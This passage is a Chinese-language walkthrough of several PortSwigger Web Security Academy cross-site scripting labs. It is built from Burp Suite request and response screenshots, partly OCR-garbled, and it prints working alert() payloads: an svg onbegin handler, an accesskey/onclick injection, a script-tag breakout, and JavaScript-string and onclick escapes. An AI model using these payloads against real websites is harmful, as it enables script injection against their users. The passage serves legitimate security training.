13 Sec-Fetch-Dest: document
14 Referer: https://0ad8009603766ad8c0459e5300280013.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
18
```

② **Payload Encoding**

Finished

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: `\=;<>?&^~!|^#`

拿过来直接试

strong
style
sub
summary
sup
svg
svg > animate
svg > animatemotion
svg > animatetransform
svg > set
table

onbeforeexecutecomplete
onbeforeunload
onbegin
onblur
onbounce
oncancel
oncanplay
oncanplaythrough
onchange
onclick
onclose
oncontextmenu

All browsers
Chrome
Firefox
Safari

Search Type: tag ▾ Search term: **Search**

Event handlers that do not require user interaction

Event:	Description:	Tag:	Code:	Copy:
onbegin	Fires when a svg animation begins	animatetransform	<svg><animatetransform onbegin=alert(1)> attributeName=transform;	

Event handlers that do require user interaction

Event:	Description:	Tag:	Code:	Copy:
Consuming tags				

```
><animatetransform onbegin=alert(1)  
attributeName=transform>
```

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

Home

0 search results for '

<svg><animate transform onbegin=alert(1) attributeName=transform>

Search

< Back to Blog



1.19 在规范链接标签中反映 XSS(19)

The screenshot shows the PortSwigger Lab interface for the challenge 'Reflective XSS in a Normalized Link Tag'. The main title is '实验室：在规范链接标签中反映 XSS' (Lab: Reflective XSS in a Normalized Link Tag). Below it, there are two tabs: '从业者' (Professional) and '解决' (Solve). A note says: '此实验室在规范链接标记中反映用户输入并转义尖括号。要解决该实验室问题, 请在主页上执行跨站点脚本 alert 攻击, 以注入调用该函数的属性。为了协助您的利用, 您可以假设模拟用户将按下以下组合键:' followed by a list of keyboard shortcuts: ALT+SHIFT+X, CTRL+ALT+X, Alt+X. A note at the bottom states: '请注意, 本实验的预期解决方案只能在 Chrome 中使用。' To the right, there is a sidebar titled '跟踪您的进度' (Track Your Progress) which includes sections for '学习资料' (Learning Materials), '漏洞实验室' (Vulnerability Lab), and '关卡进度' (Level Progress) with three circular progress indicators: Student (12/52), Professional (31/143), and Expert (0/35). At the bottom of the sidebar, it says '你的水平: 新手' (Your Level: Beginner) and '解决 40 个以上的实验室' (Solve more than 40 labs).

这里好像是crome的特性

```
'accesskey='x'onclick='alert(1)
```

0aea007e046aee0c0c42b10001f005b.web-security-academy.net/?%27accesskey=%27x%27onclick=%27alert(1)

WebSecurity Academy Reflected XSS in canonical link tag LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

WE LIKE TO BLOG



Coping with Hangovers

1.20 XSS 反射到 JavaScript 字符串中，并转义了单引号和反斜杠(20)

Google 已翻译为以下语言：中文(简体) 显示原文

网络安全学院 » 跨站脚本 » 语境 » 实验室

实验室：将 XSS 反射到 JavaScript 字符串中，并转义了单引号和反斜杠

从业者 未解决

此实验室在搜索查询跟踪功能中包含一个反映的跨站点脚本漏洞。反射发生在带有单引号和反斜杠转义的 JavaScript 字符串中。

要解决此实验室问题，请执行跨站点脚本攻击，该攻击会中断 JavaScript 字符串并调用该 alert 函数。

访问实验室

解决方案 社区解决方案

跟踪您的进度

学习资料：查看全部 0

0%

漏洞实验室：查看全部 0

18%

关卡进度：

12 共 52 张	31 共 143 页	0 共 35
学徒	从业者	专家

你的水平：

新手 解决 40 个以上的实验室即可成为学徒。

查看您在我们的名人堂中的排名 >

测试下 可以看到没有闭合标签 并且标签也没有转义

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Target: https://0ad400e5041da318c0811467008b00b5.web-security-academy.net

Request

```
1 GET /search= %3Cscript%3Balert%28%2F1%2F%20%3C%2Fscript%3B HTTP/1.1
2 Host: 0ad400e5041da318c0811467008b00b5.web-security-academy.net
3 Cookie: session=bRKie0B08bCaymCJ9Wc1Jfti8dpmWgXm
4 Sec-Ch-Ua: "(Not A Brand";v="8", "Chromium";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.74 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0ad400e5041da318c0811467008b00b5.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
18
19
```

Response

```
<section class="top-links">
<a href="/">Home</a>
<p>|</p>
</section>
</header>
<header class="notification-header">
</header>
<section class="blog-header">
<h1>0 search results for '&lt;script&gt;alert(/1/)&lt;/script&gt;'</h1>
</section>
<section class="search">
<form action="/" method="GET">
<input type="text" placeholder="Search the blog..." name="search">
<button type="submit" class="button">Search</button>
</form>
</section>
<script>
var searchTerms = '<script>alert(/1/)</script>';
document.write('');
</script>
<section class="blog-list">
<div class="is-linkback">
<a href="/">Back to Blog</a>
</div>
</div>
</section>
</div>
</body>
</html>
```

Inspector

- Request Attributes
- Request Query Parameters
- Request Body Parameters
- Request Cookies
- Request Headers
- Response Headers

Done

可以看到转义了!

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Target: https://0ad400e5041da318c0811467008b00b5.web-security-academy.net

Request

```
1 GET /search=%27 HTTP/1.1
2 Host: 0ad400e5041da318c0811467008b00b5.web-security-academy.net
3 Cookie: session=bRKie0B08bCaymCJ9Wc1Jfti8dpmWgXm
4 Sec-Ch-Ua: "(Not A Brand";v="8", "Chromium";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.74 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0ad400e5041da318c0811467008b00b5.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
18
19
```

Response

```
</div>
<div theme="blog">
<section class="maincontainer">
<div class="container is-page">
<header class="navigation-header">
<section class="top-links">
<a href="/">Home</a>
<p>|</p>
</section>
<header class="notification-header">
</header>
<section class="blog-header">
<h1>0 search results for '&apos;&apos;'</h1>
</section>
<script>
var searchTerms = '%27';
document.write(
'');
</script>
<section class="blog-list">
<div class="is-linkback">
<a href="/">Back to Blog</a>
</div>
</div>
</section>
</div>
</body>
</html>
```

Inspector

- Selection
- Selected text
- Request Attributes
- Request Query Parameters
- Request Body Parameters
- Request Cookies
- Request Headers
- Response Headers

Done

可以看到转义了 \

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Request

```
1 GET /?search=\` HTTP/1.1
2 Host: 0ad400e5041da318c0811467008b00b5.web-security-academy.net
3 Cookie: session=bRKie0B08bCaymCJ9wclJfti8dpmWgXm
4 Sec-Ch-Ua: "(Not A; Brand";v="8", "Chromium";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/99.0.4844.74 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
  https://0ad400e5041da318c0811467008b00b5.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
18
19
```

Response

```
36   </div>
37   </div>
38   </section>
39   </div>
40   <div theme="blog">
41     <section class="maincontainer">
42       <div class="container is-page">
43         <header class="navigation-header">
44           <section class="top-links">
45             <a href="/">Home</a>
46             <p>|</p>
47             </section>
48           <header class="notification-header">
49             <h1>0 search results for '\``</h1>
50           <hr>
51           <section class="search">
52             <form action="#" method="GET">
53               <input type="text" placeholder="Search the blog..." name="search">
54               <button type="submit" class="button">
55                 Search
56               </button>
57             </form>
58           </section>
59           <script>
60             var searchTerms = `'\```;
61             document.write(
62               `+`)'`);
64           </script>
65           <section class="blog-list">
66             <div class="is-linkback">
67               <a href="/">Back to Blog</a>
68             </div>
69           </section>
70         </div>
71       </div>
72     </body>
73   </html>
```

Inspector

Selection 5

Selected text

\\\\\\`

Request Attributes 2

Request Query Parameters 1

Request Body Parameters 0

Request Cookies 1

Request Headers 16

Response Headers 3

Done

0 matches

0 matches

3,350 bytes | 798 millis

</script><script>alert(1)</script>

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Request

```
1 GET /?search=</script><script>alert(1)</script> HTTP/1.1
2 Host: 0ad400e5041da318c0811467008b00b5.web-security-academy.net
3 Cookie: session=bRKie0B08bCaymCJ9wclJfti8dpmWgXm
4 Sec-Ch-Ua: "(Not A; Brand";v="8", "Chromium";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/99.0.4844.74 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
  https://0ad400e5041da318c0811467008b00b5.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
18
19
```

Response

```
36   </a>
37   <p>|</p>
38   </div>
39   </section>
40   <header>
41     <header class="notification-header">
42       <h1>0 search results for
43         `<script>&lt;script>alert(1)&lt;/script></script>`</h1>
44       <hr>
45       <section class="search">
46         <form action="#" method="GET">
47           <input type="text" placeholder="Search the blog..." name="search">
48           <button type="submit" class="button">
49             Search
50           </button>
51         </form>
52       </section>
53       <script>
54         var searchTerms = `<script>&lt;script>alert(1)&lt;/script></script>`;
55         document.write(`'`);
57       </script>
58       <section class="blog-list">
59         <div class="is-linkback">
60           <a href="/">Back to Blog</a>
61         </div>
62       </section>
63     </div>
64   </div>
65   </body>
66 </html>
```

Inspector

Request Attributes 2

Request Query Parameters 1

Request Body Parameters 0

Request Cookies 1

Request Headers 16

Response Headers 3

Done

0 matches

0 matches

3,416 bytes | 685 millis

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

Home

0 search results for '</script><script>alert(1)</script>'

</script><script>alert(1)</script>
'; document.write("");

[< Back to Blog](#)



1.21 将 XSS 反射到带有尖括号和双引号的 JavaScript 字符串中 HTML 编码和单引号转义(21)

Google 已翻译为以下语言: 中文 (简体) | [显示原文](#)

参与 Burp 挑战, 有机会测试您的技能并赢得奖杯 – [挑战我](#)

[登出](#) [我的账户](#)

产品 | 解决方案 | Research | Academy | Daily Swig | 支持 | [三](#)

仪表板 学习路径 最新话题 | 所有实验室 神秘实验室 名人堂 | 开始吧 获得认证 |

网络安全学院 » 跨站脚本 » 语境 » 实验室

实验室: 将 XSS 反射到带有尖括号和双引号的 JavaScript 字符串中 HTML 编码和单引号转义

从业者 [八 LAB](#) 未解决

此实验室在搜索查询跟踪功能中包含一个反射的跨站点脚本漏洞, 其中尖括号和双精度是 HTML 编码的, 并且单引号被转义。

要解决此实验室问题, 请执行跨站点脚本攻击, 该攻击会中断 JavaScript 字符串并调用该 alert 函数。

[访问实验室](#)

正在等待 portswigger.net 的响应...

跟踪您的进度

学习资料: [查看全部](#) 0
0%

漏洞实验室: [查看全部](#) 0
19%

关卡进度:

12 共 52 张 32 共 143 页 0 共 35

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Target: https://0a3000780392edb7c0c45eb400d200b8.web-security-academy.net

Request

```
Pretty Raw Hex ⌂ \n ⌂ Select extension... Pre... Raw Hex Render ⌂ \n ⌂ Select extension...
1 GET /search= %3Cscript%3Balert%28%2F1%2F%29%3C%2Fscript%3E HTTP/1.1
2 <script>alert(/1/)</script>
3 Press F2 for focus
4 Sec-Ch-Ua: "(Not A Brand);v="8", "Chromium";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.74 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
https://0a3000780392edb7c0c45eb400d200b8.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
18
19
```

Response

```
<div class="container is-page">
<header class="navigation-header">
<section class="top-links">
<a href="/">Home</a>
<p>|</p>
</section>
<header>
<header class="notification-header">
</header>
<section class="blog-header">
<h1>5 search results for '&lt;script&ampgtalert(/1/)&lt;/script&ampgt'</h1>
<hr>
</section>
<section class="search">
<form action="/" method="GET">
<input type="text" placeholder="Search the blog..." name="search">
<button type="submit" class="button">Search</button>
</form>
</section>
<script>
var searchTerms =
'&lt;script&ampgtalert(/1/)&lt;/script&ampgt';
document.write(
'');
</script>
<section class="blog-list">
<div class="is-linkback">
<a href="/">Back to Blog</a>
</div>
</div>
</div>
</div>
</div>
</body>
```

Inspector

Selected text

```
&lt;script&ampgt%3Balert%28%2F1%2F%29%3C%2Fscript%3E
```

Decoded from: URL encoding

Cancel Apply changes

Request Attributes Request Query Parameters Request Body Parameters Request Cookies Request Headers Response Headers

Done

3,510 bytes | 627 millis

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Target: https://0a3000780392edb7c0c45eb400d200b8.web-security-academy.net

Request

```
Pretty Raw Hex ⌂ \n ⌂ Select extension... Pre... Raw Hex Render ⌂ \n ⌂ Select extension...
1 GET /search=' HTTP/1.1
2 Host:
0a3000780392edb7c0c45eb400d200b8.web-security-academy.net
3 Cookie: session=vUPHGWGZdoJmPqfaV4jYeo92uQo4nFK
4 Sec-Ch-Ua: "(Not A Brand);v="8", "Chromium";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.74 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
https://0a3000780392edb7c0c45eb400d200b8.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
18
19
```

Response

```
<section class="blog-header">
<h1>5 search results for 'search='</h1>
<hr>
</section>
<section class="search">
<form action="/" method="GET">
<input type="text" placeholder="Search the blog..." name="search">
<button type="submit" class="button">Search</button>
</form>
</section>
<script>
var searchTerms = 'search=';
document.write(
'');
</script>
<section class="blog-list">
<div class="is-linkback">
<a href="/">Back to Blog</a>
</div>
<div class="post">
<div class="blog-post">
<h2>Interviews</h2>
<p>Interviews are a lot like nightmares, except they're real. Interviews are anxiety inducing and can cause reactions you really don't intend them. The feeling of being invited for an interview for a position you've long coveted, or a dream role...</p>
<a class="button is-small" href="/post?postId=3">View post</a>
</div>
<div class="blog-post">
<a href="/post?postId=1">
```

Inspector

Request Attributes Request Query Parameters Request Body Parameters Request Cookies Request Headers Response Headers

Done

6,231 bytes | 757 millis

成功逃逸

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Target: https://0a3000780392edb7c0c45eb400d200b8.web-security-academy.net

Request

```
1 GET /?search=\` HTTP/1.1
2 Host: 0a3000780392edb7c0c45eb400d200b8.web-security-academy.net
3 Cookie: session=UPHGWGZdoJmPqfaV4jIepo92uQo4nFK
4 Sec-Ch-Ua: "(Not A; Brand";v="8", "Chromium";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/99.0.4844.74 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a3000780392edb7c0c45eb400d200b8.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
18
19
```

Response

```
39 </div>
40 <div theme="blog">
41   <section class="maincontainer">
42     <div class="container is-page">
43       <header class="navigation-header">
44         <section class="top-links">
45           <a href="/">Home
46           </a>
47           <p>
48             |
49           </p>
50         </section>
51       </header>
52       <header class="notification-header">
53         <section class="blog-header">
54           <h1>
55             0 search results for '\``'
56           </h1>
57         </section>
58         <section class="search">
59           <form action="/" method="GET">
60             <input type="text" placeholder="Search the
61               blog..." name="search">
62             <button type="submit" class="button">
63               Search
64             </button>
65           </form>
66         </section>
67         <script>
68           var searchTerms = '\``';
69           document.write(
70             '');
72         </script>
73       <section class="blog-list">
74         <div class="is-linkback">
75           <a href="/">Back to Blog
76           </a>
77         </div>
78       </section>
79     </div>
80   </section>
81 </div>
```

Inspector

Selection 2

Selected text

\`

Request Attributes 2

Request Query Parameters 1

Request Body Parameters 0

Request Cookies 1

Request Headers 16

Response Headers 3

Done

\`-alert(1)//

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Target: https://0a3000780392edb7c0c45eb400d200b8.web-security-academy.net

Request

```
1 GET /?search=\`-alert(1)// HTTP/1.1
2 Host: 0a3000780392edb7c0c45eb400d200b8.web-security-academy.net
3 Cookie: session=UPHGWGZdoJmPqfaV4jIepo92uQo4nFK
4 Sec-Ch-Ua: "(Not A; Brand";v="8", "Chromium";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/99.0.4844.74 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a3000780392edb7c0c45eb400d200b8.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
18
19
```

Response

```
42 <div class="container is-page">
43   <header class="navigation-header">
44     <section class="top-links">
45       <a href="/">Home
46       </a>
47       <p>
48         |
49       </p>
50     </section>
51   </header>
52   <header class="notification-header">
53     <section class="blog-header">
54       <h1>
55         0 search results for '\`-alert(1)//'
56       </h1>
57     </section>
58     <section class="search">
59       <form action="/" method="GET">
60         <input type="text" placeholder="Search the
61           blog..." name="search">
62         <button type="submit" class="button">
63           Search
64         </button>
65       </form>
66     </section>
67     <script>
68       var searchTerms = '\`-alert(1)//';
69       document.write(
70         '');
72     </script>
73   <section class="blog-list">
74     <div class="is-linkback">
75       <a href="/">Back to Blog
76       </a>
77     </div>
78   </section>
79 </div>
```

Inspector

Request Attributes 2

Request Query Parameters 1

Request Body Parameters 0

Request Cookies 1

Request Headers 16

Response Headers 3

Done

3,465 bytes | 548 millis

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

Home

0 search results for "\'-alert(1)://"

Search

< Back to Blog



1.22 使用尖括号和双引号将 XSS 存储到 onclick 事件中 HTML 编码和单引号和反斜杠转义(22)

Google 已翻译为以下语言: 中文 (简体) 显示原文

参与 Burp 挑战, 有机会测试您的技能并赢得奖杯 – 挑战我

PortSwigger 登出 我的账户

产品 | 解决方案 | Research | Academy | Daily Swig | 支持 | ≡

仪表板 学习路径 最新话题 所有实验室 神秘实验室 名人堂 开始吧 获得认证

网络安全学院 » 跨站脚本 » 语境 » 实验室

实验室: 将 XSS 反射到带有尖括号和双引号的 JavaScript 字符串中 HTML 编码和单引号转义

从业者 实验室内 解决

此实验室在搜索查询跟踪功能中包含一个反射的跨站点脚本漏洞, 其中尖括号和双引号是 HTML 编码的, 并且单引号被转义。

要解决此实验室问题, 请执行跨站点脚本攻击, 该攻击会中断 JavaScript 字符串并调用该 alert 函数。

[访问实验室](#)

正在等待 y3.ghost.com 的响应...

跟踪您的进度

学习资料:	查看全部 0	
0%		
漏洞实验室:	查看全部 0	
19%		
关卡进度:		
12 共 52 张	33 共 143 页	0 共 35

want the job no matter what the cost.
Speaking of cost it never hurts to carry some cash and slip the interviewee' no. I just there, don't
bribe them. Unless of course that is part of the interview.

Comments

Chris Mass | 07 November 2022

I print screened my friend's laptop and now he doesn't know why nothing is scrolling. Maybe I
could find a better use of my time.

Leave a comment

Comment:

1

Name:

2

Email:

11@qq.com

Website:

<https://1.com>

Post Comment

< Back to Blog



```
36<section class="maincontainer">
37  <div class="container is-page">
38    <header class="navigation-header">
39      <section>
40        <a href="#">Home</a>
41      </section>
42    </header>
43    <header class="notification-header">
44      <div>
45        <img alt="Unread posts (90).png" data-bbox="118 118 138 138"/>
46        Interviews
47      </div>
48    </header>
49    <div id="blog-author">Ollie Ollie Ollie</div> | 22 October 2022</p>
50  <div>
51    Interviews are a lot like nightmares, except they're real. Interviews are anxiety inducing and can cause reactions you really don't intend on. The feeling of being invited for an interview for a position you've long dreamed of is like... well, there is no way, unless you're a robot, that you will be completely free of nerves when you walk into that room. But there are some things to do that will prepare you for a less terrifying experience. Some of these things are common sense, others are just plain weird. I mean, who doesn't like free food? And who doesn't like free beer?
52    The old fail safe is, of course, picture everyone in their underwear. It's a real high risk, high reward one this. If it works, great. If not, you could be nervously staring at people crotches trying to see through clothing like you're needing a distraction and are feeling particularly sinister. You could always try and psyche out the other interviewees. Maybe one is coming out from their own interview and is looking a little sheepish, just check your surroundings.
53    Another important factor to take into account is the waiting time. I mean, the days between the invite and the interview itself. I mean the actual period of waiting in the reception for them to call you in. You could find yourself waiting of course, it never hurts to carry some cash and slip the interviewee no. I just there, don't bribe them. Unless of course that is part of the interview. ;)
54  </div>
55  <div>
56    <h2>Comments</h2>
57    <div class="comment">
58      <img alt="User default.png" data-bbox="118 118 138 138"/>
59      Chris Mass | 07 November 2022
60      <p>I print screened my friend's laptop and now he doesn't know why nothing is scrolling. Maybe I could find a better use of my time.</p>
61    </div>
62    <div class="comment">
63      <img alt="User default.png" data-bbox="118 118 138 138"/>
64      <p>I print screened my friend's laptop and now he doesn't know why nothing is scrolling. Maybe I could find a better use of my time.</p>
65    </div>
66  </div>
67  <div class="comment">
68    <img alt="User default.png" data-bbox="118 118 138 138"/>
69    <p>I print screened my friend's laptop and now he doesn't know why nothing is scrolling. Maybe I could find a better use of my time.</p>
70    <a id="author" href="https://1.com" onclick="var tracker=[track()];tracker.track('https://1.com');">2</a> | 19 November 2022
71  </div>
72  </div>
73  </div>
74  <div class="add-comment">
75    <h3>Leave a comment</h3>
76    <form action="/post/comment" method="POST" enctype="application/x-www-form-urlencoded">
77      <input type="hidden" name="csrf" value="Ebfzpq4jhjM0G93V851Qf07ymNLbH">
78      <input required type="hidden" name="postId" value="5">
79      <label>Comment:</label>
80      <textarea rows="12" cols="300" name="comment"></textarea>
81      <label>Name:</label>
82      <input required type="text" name="name">
83      <label>Email:</label>
84      <input pattern="[^@]+@[^\"]+" type="email" name="email">
85      <label>Website:</label>
86      <input pattern="^(https|http)://" type="text" name="website">
87      <button class="button" type="submit">Post Comment</button>
88    </form>
89  </div>
90  </div>
91  <div class="in-linkback">
92    <a href="/">Back to Blog</a>
93  </div>
94  </div>
95  </div>
96  </div>
97  </div>
98  </div>
99  </html>
```

这里尝试单引号闭合

'-alert(1)-'

Burp Project Intruder Repeater Window Help Hackvertor Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google - □

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvertor

1 x 2 x 3 x 4 x ... Send Cancel < > Follow redirection Target: https://0a0b00e10444be94c13f7bcb00df00d2.web-security-academy.net | HTTP/1 (2)

Request

Pretty Raw Hex ⌂ ⓘ Select extension... 1 POST /post/comment HTTP/1.1 2 Host: 0a0b00e10444be94c13f7bcb00df00d2.web-security-academy.net 3 Cookie: session=6vtIHItU1C2HARdomqYxAl0jfBq1Tp 4 Content-Length: 121 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "(Not A Brand";v="8", "Chromium";v="99" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Upgrade-Insecure-Requests: 1 10 Origin: https://0a0b00e10444be94c13f7bcb00df00d2.web-security-academy.net 11 Content-Type: application/x-www-form-urlencoded 12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36 13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: navigate 16 Sec-Fetch-User: ?1 17 Sec-Fetch-Dest: document 18 Referer: https://0a0b00e10444be94c13f7bcb00df00d2.web-security-academy.net/post?postId=5 19 Accept-Encoding: gzip, deflate 20 Accept-Language: zh-CN,zh;q=0.9 21 Connection: close 22 23 csrf=BVps6PmQ4jhjMQG9SVB51QP6VmN3LbH&postId=5&comment=1&name=2&email=11940@qq.com&website=https%3A%2F%2F1.com%2Falert(2)%20

Response

Pretty Raw Hex Render ⌂ ⓘ Select extension... 1 HTTP/1.1 302 Found 2 Location: /post/comment/confirmation?postId=5 3 Connection: close 4 Content-Length: 0 5 6

Inspector

Request Attributes 2 Request Query Parameters 0 Request Body Parameters 6 Request Cookies 1 Request Headers 20 Response Headers 3

The screenshot shows the Burp Suite Professional interface with the following details:

- Request:** A POST request to `/post?postId=5` with the following headers:
 - Host: `0a0b00e10444be94c13f7bcb00df00d2.web-security-academy.net`
 - Sec-Ch-Ua: "(Not A Brand";v="8", "Chromium";v="99"
 - Sec-Ch-Ua-Mobile: ?0
 - Sec-Ch-Ua-Platform: "Windows"
 - Upgrade-Insecure-Requests: 1
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
- Response:** The response body contains two sections of HTML code, each with a comment block. The first section is:

```
</p>
| 19 November 2022
</p>
<p>
1
</p>
<p>
</p>
</p>
</section>
<section class="comment">
<p>
<img src=
"/resources/images/avatarDefault.svg" class="avatar">
<a id="author"
 href="https://1.com" onclick="var
tracker=(track() {});tracker.track('https://1.
com');">
2
</a>
| 19 November 2022
</p>
<p>
1
</p>
<p>
</p>
</section>
```

The second section is similar, starting at line 82.
- Inspector:** The selected text is `-alert(2)-`.

发现字符存在转义 那么这里我们可以进一步尝试一下 由于这个数据
是从数据库中取出的 因此使用html编码进行尝试

'-alert(1)-'

Paul Amuscle | 29 October 2022
You've inspired me to quit my job and write full time. How do I go about charging you for loss of earnings?

Paul Amuscle | 06 November 2022
I have read this blog so many times now. My computer has frozen.

Roger That | 12 November 2022
Has anyone ever said you write like a young Lord Byron? Because they'd be wrong. More Coleridge

Leave a comment

Comment:

1

Name:

wanan

Email:

1@1

Website:

['-alert\(1\)'](https://1.com'-alert(1))

Post Comment

< Back to Blog



Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Target: <https://0aca000f04f09df5c00a29cc00ec003f.web-security-academy.net>

Request

```
1 GET /post?postId=1 HTTP/1.1
2 Host: 0aca000f04f09df5c00a29cc00ec003f.web-security-academy.net
3 Cookie: session=jwJlJH2exRwyJB53RKHP1icDqwhYI86nS
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "(Not A Brand";v="8", "Chromium";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko)
